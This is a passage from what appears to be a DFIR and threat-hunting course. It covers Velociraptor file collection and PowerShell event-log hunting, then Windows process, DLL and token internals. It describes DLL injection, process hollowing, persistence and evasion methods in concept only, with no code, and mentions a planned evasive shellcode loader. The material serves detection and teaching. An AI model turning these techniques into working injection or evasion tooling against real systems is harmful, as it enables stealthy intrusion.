

Windows.Collectors.File with these key settings:
- collectionSpec:
temp\demon.x64.exe(specific file to collect) - Root:
C:(search root) - Accessor:
auto(let Velociraptor figure out the best way to access the file)
Critical Understanding: When you see a file get collected (like that demon.x64.exe in the temp folder), Velociraptor is actually copying it back to your server. This means you can analyze malware samples without ever touching the infected endpoint directly.
Event Log Hunting Deep Dive
The event log hunting capabilities are frankly terrifying from a red team perspective:


- Look at those results - we're seeing PowerShell Event ID 4104 events with actual script content:
whoami,prompt,$pid,dir C:/,$global:?,get-process.
What This Means for Red Teams: If you're running PowerShell commands, every single one is getting logged if script block logging is enabled. The "ScriptBlockText" column shows exactly what you executed. No obfuscation, no hiding - it's all there.
Blue Team Gold: Event IDs to hunt for:
- 4104: PowerShell script blocks (the actual commands)
- 4103: PowerShell module logging
- 4688: Process creation (with command lines)
- 1: Sysmon process creation
Saving Your Hunts (Favorites)
Smart hunters save their successful queries:

The Favorites panel shows pre-built hunts like:
- Collect Security Event Log
- Search Event Logs "whoami"
- Fetch "demon.x64.exe" artifact from victim
- Find files "xloader"*
Pro Tip: Build your own favorite hunts for common IOCs, file patterns, or registry keys. This turns Velociraptor into your personalized threat hunting platform.
1. PROCESSES, TOKENS & DLL'S
1.1 INTRODUCTION
In the complex landscape of cybersecurity, a deep understanding of operating system internals is paramount for effective digital forensics, proactive threat hunting, and decisive incident response. This chapter focuses on three core Windows OS components: processes, DLLs, and process tokens. We will explore their definitions, internal mechanisms, interrelationships, and, crucially, their significance in detecting and analyzing malicious activities.
1.2 PROCESSES

A Windows process typically starts from a PE-file on disk, below is an overview of a typical PE-file. We will dive deeper into this later on when we'll be building our own evasive shellcode loader. Once this PE-file is executed, it becomes a process in memory.
What is a Process?
A process is an instance of a running program. It encapsulates the necessary resources to execute a program, providing an isolated environment for its operations. Each process has its own dedicated virtual address space, containing the executable code, data, heap, and stack. It also manages its own set of resources, such as open files, network connections, and security context.
Basically, a process holds all kinds of information about itself, including:
- Process ID (PID)
- Parent Process ID (PPID)
- Threads
- Loaded modules (DLLs)
- Handles to system resources
- Token information (user, groups, privileges)
- IAT (Import Address Table) - which holds addresses of functions loaded from DLLs
A HANDLE is like a reference number or a ticket that a program uses to access system resources. These resources could be files, windows, registry keys, processes, network sockets or even threads. Handles are used to track access to resources safely.
A THREAD is the smallest unit of execution in a process, think of threads as individual workers within a single company (the process), each doing a specific task - like downloading a file, updating the UI, or processing data.
Key Process Structures and Components
In Windows, a process is represented by several important data structures that help the operating system manage and track it:
-
EPROCESS (Executive Process Block): Think of this as the main "file folder" that Windows keeps for each running program. It contains essential information like the process's unique ID number, which program started it (the parent), and when it was created.
-
KPROCESS (Kernel Process Block): This is a section within the main folder that specifically tracks information about the program's threads (the individual tasks it's performing) and how the operating system schedules when it gets to use the computer's processor.
-
PEB (Process Environment Block): This is information that the running program itself can access. It includes details about what additional code libraries (DLLs) the program is using, startup parameters, and data from the Windows loader.
-
PID (Process ID): A unique number assigned to each running program, like a serial number that helps Windows keep track of which program is which.
-
Virtual Address Space: Each program gets its own private "workspace" in memory. For 32-bit programs, this workspace is up to 4 GB, and for 64-bit programs, it can be up to 8 TB on typical Windows systems. This workspace maps to the computer's actual physical memory.
Parent/Child Process Relationships


Processes are typically created by other processes. The creating process is known as the parent process, and the newly created process is the child process. This relationship is hierarchical, forming a process tree where System (PID 4) is often the root, and smss.exe (Session Manager SubSystem) is a key early parent. explorer.exe is commonly the parent for user-launched applications.
When a new process is created (e.g., via CreateProcess API), the child process inherits certain attributes from its parent, including environment variables, some handles, and importantly, a duplicate of the parent's access token. This inheritance is crucial for understanding privilege propagation and potential abuse.
Parent process creates
- new process and
- assigns new PID
- Child process inherits
- Copy of security context (token)
- Environment variables
- Some handles
- Child process has its own virtual address space
- Child process inherits
OVERVIEW: Simplified Process Creation Flow
DFIR Relevance: Identifying Suspicious Process Creation
- Anomalous Parent-Child Chains: Unexpected parent-child relationships are a prime indicator of malicious activity.
- Example:
svchost.exespawningcmd.exeorpowershell.exe.svchost.exetypically hosts services and should not directly launch user-interactive shells. - Example: Microsoft Office applications (
word.exe,excel.exe) spawningcmd.exe,powershell.exe, or other executables. This is a common tactic for macro-enabled malware.
- Example:
- Process Renaming/Masquerading: Malware often renames itself to commonly seen processes (e.g.,
svchost.exe,explorer.exe) to blend in. Analyzing the process path, command line arguments, and parent process can reveal masquerading. - Execution from Unusual Locations: Processes running from temporary directories (
%TEMP%,C:\Windows\Temp), user profile directories (%APPDATA%,%LOCALAPPDATA%), or non-standard system paths are highly suspicious. - Unusual Command Line Arguments: Many legitimate processes have predictable command line arguments. Malicious processes might use unusual flags, obfuscated strings, or encoded commands (e.g., base64 encoded PowerShell).
 📄
📄 1.3 DYNAMIC LINK LIBRARIES (DLLS)
What is a DLL?
A Dynamic Link Library (DLL) is a type of executable file that contains code and data that can be used by multiple programs simultaneously. Unlike static libraries, which are linked into an executable at compile time, DLLs are loaded into memory at runtime, either when a program starts or on demand. This allows for:
- Code Reusability: Multiple applications can use the same DLL, reducing memory footprint and disk space.
- Modularity: Applications can be updated by simply replacing DLLs without recompiling the entire executable.
- Resource Sharing: DLLs can contain resources (icons, strings) that are shared across applications.
How DLLs are Loaded

DLLs can be loaded into a process in two primary ways:
- Implicit (Static) Linking: When an executable is compiled, if it's designed to use functions from a specific DLL, a record of this dependency is stored in the executable's import address table (IAT). When the executable loads, the Windows loader automatically finds and maps these required DLLs into the process's virtual address space.
- Explicit (Dynamic) Linking: A program can explicitly load a DLL at runtime using functions like
LoadLibraryorLoadLibraryEx. This allows programs to load DLLs conditionally or load DLLs whose names are determined at runtime.
Once loaded, the DLL's code and data become part of the process's virtual address space, and the process can call functions exported by the DLL.
DLL Injection Techniques
DLL injection is a widely used technique by malware to execute arbitrary code within the context of another process. Common methods include:
- Remote Thread Injection: The most common. A malicious process writes the path to a malicious DLL into the target process's memory and then creates a remote thread in the target process that calls
LoadLibraryto load the DLL. - SetWindowsHookEx: Exploits Windows hooking mechanisms to inject a DLL into processes that receive certain window messages.
- APCs (Asynchronous Procedure Calls): Enqueuing a DLL loading routine into a target thread's APC queue.
- Process Hollowing/RunPE: Creating a suspended process, hollowing out its legitimate code, and injecting malicious code (often including DLLs) before resuming.
- Reflective DLL Injection: The DLL is loaded directly from memory without touching the disk, making detection harder.
DFIR Relevance: DLLs in Malware and Evasion
- Malware Persistence: DLLs can be registered as services, run via
AppInit_DLLsregistry key, or hijacked through DLL search order flaws to achieve persistence. - Evasion: Reflective DLL injection or techniques that load DLLs from non-standard locations can bypass traditional endpoint detection mechanisms that monitor file system activity.
- Privilege Escalation: Some DLLs might be vulnerable to hijacking, allowing a lower-privileged process to load a malicious DLL that then executes with higher privileges.
- Code Injection: DLLs are the primary vehicle for code injection into legitimate processes, allowing malware to masquerade, hide, and access resources with the target process's privileges.
- Forensic Artifacts: Analyzing loaded DLLs in memory dumps, Prefetch files, ShimCache, and registry keys related to DLL loading can reveal malicious activity.
1.4 PROCESS TOKENS
What is an Access Token?

An access token is a kernel object that describes the security context of a process or thread. It contains all the security-relevant information about the user account under which the process or thread is running. When a process tries to access a secured object (e.g., a file, registry key, or another process), the operating system performs an access check by comparing the information in the process's (or thread's) access token against the object's Security Descriptor.
Access Token Contents
A typical access token contains:
- User SID (Security Identifier): Identifies the user account.
- Group SIDs: Identifies all security groups the user is a member of (e.g., Administrators, Domain Users).
